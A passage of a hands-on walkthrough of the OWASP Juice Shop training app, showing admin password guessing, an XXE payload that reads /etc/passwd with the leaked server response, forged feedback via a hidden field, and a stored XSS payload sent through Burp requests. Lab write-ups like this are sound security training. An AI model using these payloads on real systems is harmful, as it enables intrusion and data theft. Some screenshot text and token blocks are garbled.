9	admin2	401	<input type="checkbox"/>	<input type="checkbox"/>	413	
10	admin_1	401	<input type="checkbox"/>	<input type="checkbox"/>	413	
11	administrator	401	<input type="checkbox"/>	<input type="checkbox"/>	413	
12	adminstat	401	<input type="checkbox"/>	<input type="checkbox"/>	413	

Request Response

Pretty Raw Hex

```

1 POST /rest/user/login HTTP/1.1
2 Host: 127.0.0.1:42000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 51
9 Origin: http://127.0.0.1:42000
10 Connection: keep-alive
11 Referer: http://127.0.0.1:42000/
12 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=3eVWn1B3mREPYLxz6JalokwMA4VfvkubgG2gOWXe4b87yrrpDV95ZvKQqWaq
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
  "email": "admin@juice-sh.op",
  "password": "admin123"
}


```

Boom ! we got the password and we can login in the admin account .


3. Sensitive Data Exposure :

Within the Juice Shop's context, "sensitive data exposure" refers to instances where confidential information is directly accessible to anyone, without requiring any special effort or hacking skills. These exposures can be exploited by attackers to steal data, impersonate users, or gain unauthorized access to the system.

We can checkout some files by adding ftp with URL in the browser.



Also you can go in burp suit where we have a target file and search for directories and find vulnerabilities. Like you can go in a directory and search for keywords like pass, passw or key.




4. XML External Entities (XXE)

XXE vulnerabilities arise when applications process external entities (files or resources) without proper validation. In Juice Shop, this can happen through various channels, including:

- **Product descriptions:** Attackers might inject malicious XML entities within product descriptions, tricking the application into fetching and parsing content from external servers.
- **Contact forms:** Similar to product descriptions, malicious entities can be embedded in contact form messages, potentially leading to information disclosure or server-side attacks.
- **User profile settings:** Certain profile settings might accept XML-like data, opening doors for XXE exploitation.

So here there's an interesting method where we can an XML file or upload it where we get an option like in COMPLIANT section. You can get an XML code by searching github and can upload it and exploit the juice shop. Its is a good practice to go around the vulnerabilities and learn about them. This also help for a bug bouncy program.




Now create a XML file with a payload which you can get anywhere just search XXE payloads and you can find. Here we need disclosing /etc/passwd code or targeted files.


Disclosing /etc/passwd or other targeted files

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```


copy the code and save it .xml file type .



Turn the Burp suit intercept on and Go in the complaint section to upload the .xml file and Try uploading the xml file into the complaint section. Make sure burp is on during this period.



Upload it and submit the complaint and wait for burp to capture the intercept.



Great work ! you have retrieved some data and you are able to access the information from XML script.

```
ox/115.0

yJpZCI6MjIsInVzZXJ1IjoiIiwiaW1haW
Y2ZlYmVlNSIsInJvbGU0IjJdXN0b211ciIsI
iL2Fzc2V0cy9wdWJsawMvaW1hZ2VzL3VwbG9h
RbDI6IjIwMjQMDkMTYgMDA6MDI6MjIuNTE
mRlbGV0ZWwRbDI6bnVsbH0sIm1hdCI6MTcwNT
yH-rW3n8IJQwUGTB1lVNkiFGduQQW7UPY_q3x

0840191532546719954431709

smiiss; continueCode=

yJpZCI6MjIsInVzZXJ1IjoiIiwiaW1haW
Y2ZlYmVlNSIsInJvbGU0IjJdXN0b211ciIsI
iL2Fzc2V0cy9wdWJsawMvaW1hZ2VzL3VwbG9h
RbDI6IjIwMjQMDkMTYgMDA6MDI6MjIuNTE
mRlbGV0ZWwRbDI6bnVsbH0sIm1hdCI6MTcwNT
yH-rW3n8IJQwUGTB1lVNkiFGduQQW7UPY_q3x

response
Pretty Raw Hex Render
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: text/html; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Tue, 16 Jan 2024 02:09:54 GMT
10 Connection: close
11 Content-Length: 4298
12
13 <html>
14 <head>
15 <meta charset='utf-8'>
16 <title>
Error: B2B customer complaints via file upload have been deprecated for security reasons: &lt;?xml
version="1.0" encoding="UTF-8">?&lt;!DOCTYPE foo [&lt;ELEMENT foo
ANY&lt;&lt;ENTITY xxe SYSTEM
&quot;file:///etc/passwd&quot;&lt;]&lt;foo&lt;root:x:0:0:root:/root:/usr/bin/zshdaemon:x:1:1:daemon:/
usr/sbin:/usr/sbin/nologinbin:x:2:2:bin:/bin:/usr/sbin/nologinsys:x:3:3:sys:/dev:/usr/sbin/nologinsync:x:
4:65534:sync:/bin:/bin/syncgames:x:5:60:games:/usr/games:/usr/sbin/nologinman:x:6:12:man:/var/cache/man:/
usr/sbin/nologi... (xxe.xml)
17 </title>
18 <style>
19 *{
20 margin:0;
21 padding:0;
22 outline:0;
23 }
24 body{
25 padding:80px100px;
26 font:13px"Helvetica Neue","Lucida Grande","Arial";
27 background:#ECE9E9-webkit-gradient(linear,0%,0%,0%100%,from(#fff),to(#ECE9E9));
28 background:#ECE9E9-moz-linear-gradient(top,0%,0%,0%100%,from(#fff),to(#ECE9E9));
29 background-repeat:no-repeat;
30 color:#555;
31 -webkit-font-smoothing:antialiased;
32 }
33 h1,h2{
34 font-size:22px;
35 color:#343434;
36 }
37 h1em,h2em{
38 padding:05px;
39 font-weight:normal;
40 }
```

So here taking and exploit the xml phrasing feature of website. Therefore we were able to upload and bypass by the way. Can try but other files types aslo because they are white listed in the website.

XXE (XML External Entity) vulnerabilities can be a tricky bug to find and exploit, even in a deliberately vulnerable application like OWASP Juice Shop. But for security enthusiasts looking to practice their skills, it can be a rewarding challenge and completing more challenges.

Exploiting XXE in Juice Shop:


Successful XXE exploitation requires crafting specific payloads that trigger the application to call external resources. These payloads can involve:

- Local file inclusion (LFI): Downloading files from the server's filesystem to extract sensitive information.
- Remote code execution (RCE): Executing arbitrary code on the server through remote code vulnerabilities in external libraries.
- Blind XXE: Exfiltrating data indirectly by observing the application's behavior when fetching external entities.


5. Broken Access Control :

BAC vulnerabilities allow unauthorized users to access resources or perform actions they shouldn't be able to. In the Juice Shop, these vulnerabilities can be exploited in various ways, providing valuable learning opportunities for aspiring security professionals.

Here we are trying to get the access of others account by sending a feedback from other users account. So to start with this we must have an user account logged in and Go to the customer feedback session and enter the details. Now, inspect the page and try to find if anything is hidden or not.



After the seeing the hidden field, delete it and what's the hidden object. A number will appear and it can give a good signal to our challenge. So this is the proper way of bypassing the BAC. Now we can enter the password in the blank column as we are the userId 22 in the column.



Enter 1 in the field and click submit as we guess that user 1 is the admin and see what happens.

You successfully solved a challenge: Forged Feedback (Post some feedback in another user's name.)

Customer Feedback

22

Author

***i@test.com

Comment *

Max 160 characters 0/160

Rating

CAPTCHA: What is 10+6+7 ?

Result *

BOOM ! we got the access and now we have completed the challenge.

Another example or challenge is we can go through the inspect page and go to debugger (main file) to check if there any admin page exists. In admin page check for user and password. And you will the both creds and now can enter it and login as an administrator. This is also an Broken access control methodology you get an unauthorised access to the web app.

The screenshot shows a web application debugger interface. The 'Sources' panel on the left displays a search for 'admin' with 26 results. The 'main.js' file is open, showing a JavaScript function that handles user login. The code includes comments and logic for logging in as an administrator. The 'Debugger' panel on the right shows the execution of the code, with the 'admin' variable highlighted in red. The code includes a comment: '1 if we find a way to log in with the administrator's user account. To ...' and a series of steps for logging in as an administrator, including entering the email address, password, and captcha.

6. Security Misconfiguration

Security misconfiguration is same as BAC because if you misconfigured anything its a flaw in the entity. Imagine a fortress with sturdy walls and vigilant guards, but one gate left unlatched. That's the essence of security misconfiguration—a seemingly small oversight that can expose sensitive systems and data to potential attackers.

You have prove and error in an input bar where you see the website is taking an input and enter any value like (.,',"). Try inspecting the web pages and source code and find more security flaws. Also use burp to intercept to search for misconfigurations.

7. Cross-Site Scripting (XSS)

To be a good pentester you should always try to search for an input on the website.

Client-side XSS Protection



★★★

Perform a *persisted* XSS attack with `<iframe src="javascript:alert('xss')">` bypassing a client-side security mechanism.


XSS

Danger Zone

Try search string and enter the given query in the search bar. After completing this challenge will be completed.



Boom ! we have got the root access by using the DOM XSS. we can also do a client side XSS and try exploiting. Copy the payload and Go in new account creation.



So try creating a new account and enter the creds and intercept it from burp suit. After intercept the request.

User Registration

Email *
xss@gmail.com

Password *
●●●●●●
Password must be 5-40 characters long. 5/20

Repeat Password *
●●●●●●
5/40

☐ Show password advice

Security Question *
Your eldest siblings middle name? ▼
This cannot be changed later!

Answer *
max

Register



Paste the payload in the email in the burp and forward the intercept to the repeater.

Request

PrettyRawHex

1

POST /api/Users/ HTTP/1.1

2

Host: 127.0.0.1:42000

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4

Accept: application/json, text/plain, */*

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Content-Type: application/json

8

Content-Length: 270

9

Origin: http://127.0.0.1:42000

10

Connection: close

11

Referer: http://127.0.0.1:42000/

12

Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=qzLEeMamvRrSowgNwW2A4LcZTjf8h29u1pcBKurrA7p4QbZ8BxKL9D30kPlX

13

Sec-Fetch-Dest: empty

14

Sec-Fetch-Mode: cors

15

Sec-Fetch-Site: same-origin

16

17

{

18

"email": "<iframe src='javascript:alert(`xss`)'>",

19

"password": "12345",

20

"passwordRepeat": "12345",

21

"securityQuestion": {

22

"id": 1,

23

"question": "Your eldest siblings middle name?",

24

"createdAt": "2024-01-16T00:00:46.539Z",

25

"updatedAt": "2024-01-16T00:00:46.539Z"

26

},

27

"securityAnswer": "max"

28

}

29

}

Response

PrettyRawHexRender

1

HTTP/1.1 500 Internal Server Error

2

Access-Control-Allow-Origin: *

3

X-Content-Type-Options: nosniff

4

X-Frame-Options: SAMEORIGIN

5

Feature-Policy: payment 'self'

6

X-Recruiting: /#/jobs

7

Content-Type: application/json; charset=utf-8

8

Vary: Accept-Encoding

9

Date: Tue, 16 Jan 2024 02:48:00 GMT

10

Connection: close

11

Content-Length: 1281

12

13

{

14

"error": {

15

"message": "Unexpected token j in JSON at position 23",

16

"stack":

17

"SyntaxError: Unexpected token j in JSON at position 23\n at JSON.parse (<anonymous>)\n at jsonParser (/var/lib/juice-shop/build/server.js:291:33)\n at Layer.handle [as handle_e_request] (/var/lib/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n at trim_prefix (/var/lib/juice-shop/node_modules/express/lib/router/index.js:328:13)\n at /var/lib/juice-shop/node_modules/express/lib/router/index.js:286:9\n at Function.process_params (/var/lib/juice-shop/node_modules/express/lib/router/index.js:346:12)\n at next (/var/lib/juice-shop/node_modules/express/lib/router/index.js:280:10)\n at /var/lib/juice-shop/node_modules/body-parser/lib/read.js:137:5\n at AsyncResource.runInAsyncScope (node:async_hooks:203:9)\n at invokeCallback (/var/lib/juice-shop/node_modules/raw-body/index.js:238:16)\n at done (/var/lib/juice-shop/node_modules/raw-body/index.js:227:7)\n at IncomingMessage.onEnd (/var/lib/juice-shop/node_modules/raw-body/index.js:287:7)\n at IncomingMessage.emit (node:events:517:28)\n at endReadableNT (node:internal/streams/readable:1400:12)\n at process.processTicksAndRejections (node:internal/process/task_queues:82:21)"

18

}

19

}

You will receive an error, make changes in the payload and send it again.

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsLearn

1 x2 x+SendCancel<>>

Request

PrettyRawHex

1

POST /api/Users/ HTTP/1.1

2

Host: 127.0.0.1:42000

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4

Accept: application/json, text/plain, */*

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Content-Type: application/json

8

Content-Length: 272

9

Origin: http://127.0.0.1:42000

10

Connection: close

11

Referer: http://127.0.0.1:42000/

12

Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=qzLEeMamvRrSowgNwW2A4LcZTjf8h29u1pcBKurrA7p4QbZ8BxKL9D30kPlX

13

Sec-Fetch-Dest: empty

14

Sec-Fetch-Mode: cors

15

Sec-Fetch-Site: same-origin

16

17

{

18

"email": "<iframe src='\"javascript:alert(`xss`)\"'>",

19

"password": "12345",

20

"passwordRepeat": "12345",

21

"securityQuestion": {

22

"id": 1,

23

"question": "Your eldest siblings middle name?",

24

"createdAt": "2024-01-16T00:00:46.539Z",

25

"updatedAt": "2024-01-16T00:00:46.539Z"

26

},

27

"securityAnswer": "max"

28

}

29

}

Response

PrettyRawHexRender

1

HTTP/1.1 201 Created

2

Access-Control-Allow-Origin: *

3

X-Content-Type-Options: nosniff

4

X-Frame-Options: SAMEORIGIN

5

Feature-Policy: payment 'self'

6

X-Recruiting: /#/jobs

7

Location: /api/Users/23

8

Content-Type: application/json; charset=utf-8

9

Content-Length: 331

10

ETag: W/"14b-PljLR3vPgSCAJij4VGms2S9off0"

11

Vary: Accept-Encoding

12

Date: Tue, 16 Jan 2024 02:51:07 GMT

13

Connection: close

14

15

{

16

"status": "success",

17

"data": {

18

"username": "",

19

"role": "customer",

20

"deluxeToken": "",

21

"lastLoginIp": "0.0.0.0",

22

